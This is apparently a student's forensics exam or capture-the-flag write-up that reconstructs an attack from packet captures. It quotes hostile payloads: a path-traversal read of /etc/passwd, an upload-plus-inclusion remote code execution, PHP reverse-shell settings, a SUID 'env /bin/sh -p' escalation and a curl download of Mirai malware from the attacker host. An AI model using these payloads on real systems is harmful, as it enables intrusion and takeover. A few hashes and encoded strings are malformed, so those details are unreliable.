



ST5066CEM Skills Development 2

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to:

Submitted

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1. What was the attacker IP address?

```
32 10.747672 192.168.122.1 192.168.122.235
```

192.168.122.1

2. What was the server IP address?

```
56 14.795255 192.168.122.235 192.168.122.1
```

192.168.122.235

3. What was the first valid credentials found on the FTP server?
(format username:password)

```
220 (vsFTPd 3.0.5)
```

```
USER anonymous
```

```
331 Please specify the password.
```

```
PASS anonymous
```

```
230 Login successful.
```

anonymous:anonymous

4. What was the flag format?

```
softwarica{flag_format_is_this}
```

softwarica{flag_format_is_this}

5. What was the first file did the attacker downloaded from the ftp sever?

flag.txt

6. What was the flag that you had found from flight?

softwarica{welcome_k33dh4ck3r}

7. What was the first flag from image ?

softwarica{binwa1k_is_very_easy_peasy}

8. what was the second flag from pdf ?

```
Keywords : softwarica, C programming, joke generator, softwarica{1_found_this}
```

softwarica{1_found_this}

9. what was the sha256 sum of zip file? (format = filename:hash)

```
shilalamichhane@mac exam % sha256sum share.zip  
701d9f57684851fb2753ec529106f04a8ea1ebc4d88800fe96cfe4837b77c5f9 share.zip
```

share.zip:701d9f57684851fb2753ec529106f04a8ea1ebc4d88800fe96cfe4837b77c5f9

10. The file seems to be password protected, what was the password?

```
shilalamichhane@mac exam % john share_hash --show
share.zip/share/emap:master:share/emap:share.zip:share.zip
1 password hash cracked, 0 left
```

master

11. How many files were extracted from zip file?

```
shilalamichhane@mac exam % ls -l share
total 6904
-rw-r--r--  1 shilalamichhane  staff    61287 Feb 15 09:33 emage
-rw-r--r--  1 shilalamichhane  staff    14973 Feb 15 09:33 email1.em1
-rw-r--r--  1 shilalamichhane  staff  2104832 Feb 15 09:33 game.exe
-rw-rw-r--@ 1 shilalamichhane  staff 1348556 Feb 15 08:21 part2.pcap
```

4 files were extracted from zip file.

12. What was the email id of the receiver?

X-Apparently-To: alexa@yahoo.com;

alexa@yahoo.com

13. what is the secret messages that you got from email?

secret="c29mdHdhcmlljYXtlbWVpbF9mb3JlbnNpY18xc19mdW59"

```
shilalamichhane@mac exam % echo "c29mdHdhcmlljYXtlbWVpbF9mb3JlbnNpY18xc19mdW59" | base64 -d
softwarica{email_forensic_1s_fun}
```

softwarica{email_forensic_1s_fun}

14. what is the emage flag?


15. what is the flag from virus?

16. what was the md5 hash of game.exe?

```
[shilalamichhane@mac share % md5sum game.exe  
aa883f75bff0257a0fef5d8d20c6297 game.exe
```

aa883f75bff0257a0fef5d8d20c6297

17. what is the popular tag name given to the malware?



The screenshot shows the VirusShare analysis page for a file named `skotes.exe`. The file's MD5 hash is `50df2efc36116c3304f57dbc7d5f6ef6adef582e53f0662b2dac87f8757f1ced`. The file size is 2.01 MB, and it was last analyzed 33 minutes ago. The community score is 57/72, with a change of -13. The file is flagged as malicious by 57/72 security vendors. The analysis shows several tags: `peexe`, `malware`, `checks-user-input`, `detect-debug-environment`, `long-sleeps`, and `calls-wmi`. The file is categorized as a trojan, with a popular threat label of `trojan.themida/amadey`. The family labels are `themida`, `amadey`, and `lummastealer`.

amadey

18. what was the port number for web service?(format IP:port)

```
GET / HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i
```

192.168.4.8:8000

19. what was the username and password used by attacker to login this server?(format = username:password)

tryhackme: !@#\$%^&*

20. On which endpoint did the attacker find the sql injection and on which parameter?(format: endpoint: parameter)

```
GET /search.php?query=%27 HTTP/1.1
Host: 192.168.4.8:8000
```

search.php:query

21. There seems to be a file inclusion local by which attacker read a file. Write down the whole payload?

```
GET /users.php?player=../../../../../../../../etc/passwd HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i

HTTP/1.1 200 OK
Date: Fri, 14 Feb 2025 05:17:36 GMT
Server: Apache/2.4.46 (Unix) OpenSSL/1.1.1h PHP/7.4.11 mod_perl/2.0.11 Perl/v5.32.0
X-Powered-By: PHP/7.4.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1428
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

../../../../../../../../etc/passwd

22. The attacker uploaded some files into the web server. Write down the first file, that attacker uploaded?

```
Insane
-----24951320812573499622884483060
Content-Disposition: form-data; name="challengeLink"; filename="new.php"
Content-Type: application/x-php
```

new.php

23. Write down the flag?

```
-----24951320812573499622884483060
Content-Disposition: form-data; name="flag"

softwarica{file_upl0ad_bug}
-----24951320812573499622884483060
Content-Disposition: form-data; name="addChallengePlayer"
```

softwarica{file_upl0ad_bug}

24. What was the file extension that was blocked via the web server?

```
<br />
<b>Notice</b>: Undefined index: challengeLink in <b>/opt/lampp/htdocs/action.php</b> on line <b>150</b><br />
<script>
    alert('Warning: Cannot upload php files');
    window.location.href = 'adashboard.php';
</script>
```

.php

25. The attacked combine 2 bugs to get the RCE. Write down the whole payload with filename?

```
GET /users.php?player=../challenges/1739510993rev.phtml HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i
```

../challenges/1739510993rev.phtml

26. On which port did the attacker received remote shell connection?

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.4.5'; // You have changed this  
$port = 1337; // And this
```

1337

27. What user did the attacker get via RCE?

```
Linux 7fcf18c6c154 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-kali1 (2024-10-15) x86_64 x86_64 x86_64 GNU/Linux  
05:30:30 up 2:16, 0 users, load average: 0.21, 0.17, 0.17  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT  
uid=1(daemon) sid=1(daemon) group=1(daemon)
```

daemon

28. What file did the attacker use to elevate the privilege from the low privilege user to root? (FullPath)

```
find / -type f -perm /4000 2>/dev/null  
/usr/bin/umount  
/usr/bin/env  
/usr/bin/newgrp  
/usr/bin/mount  
/usr/bin/passwd  
/usr/bin/gpasswd  
/usr/bin/chfn  
/usr/bin/su  
/usr/bin/chsh  
/opt/lampp/bin/suexec  
/greet  
daemon@7fcf18c6c154:/$  
env /bin/sh -p
```

/usr/bin/env

29. What down the full command/payload ?

```
daemon@7fcf18c6c154:/$  
env /bin/sh -p
```

env /bin/sh -p

30. Write down the flag?

```
cat root.txt  
c29mdHdhcmIjYXtGaW5hbGx5X2lfZ290X2l0fQ==  
..
```

softwarica{Finally_i_got_it}

31. The attacker downloaded a file via a http server? what was the url?


```
curl -o installer.elf http://192.168.4.5:7777/installer.elf
```

http://192.168.4.5:7777/installer.elf

32. what was the md5 hash for that file?(format: filename:md5sum)

installer.elf:f114d556f527c8a3b79d558429f1802b

33. What was the tag name given to that file?



Mirai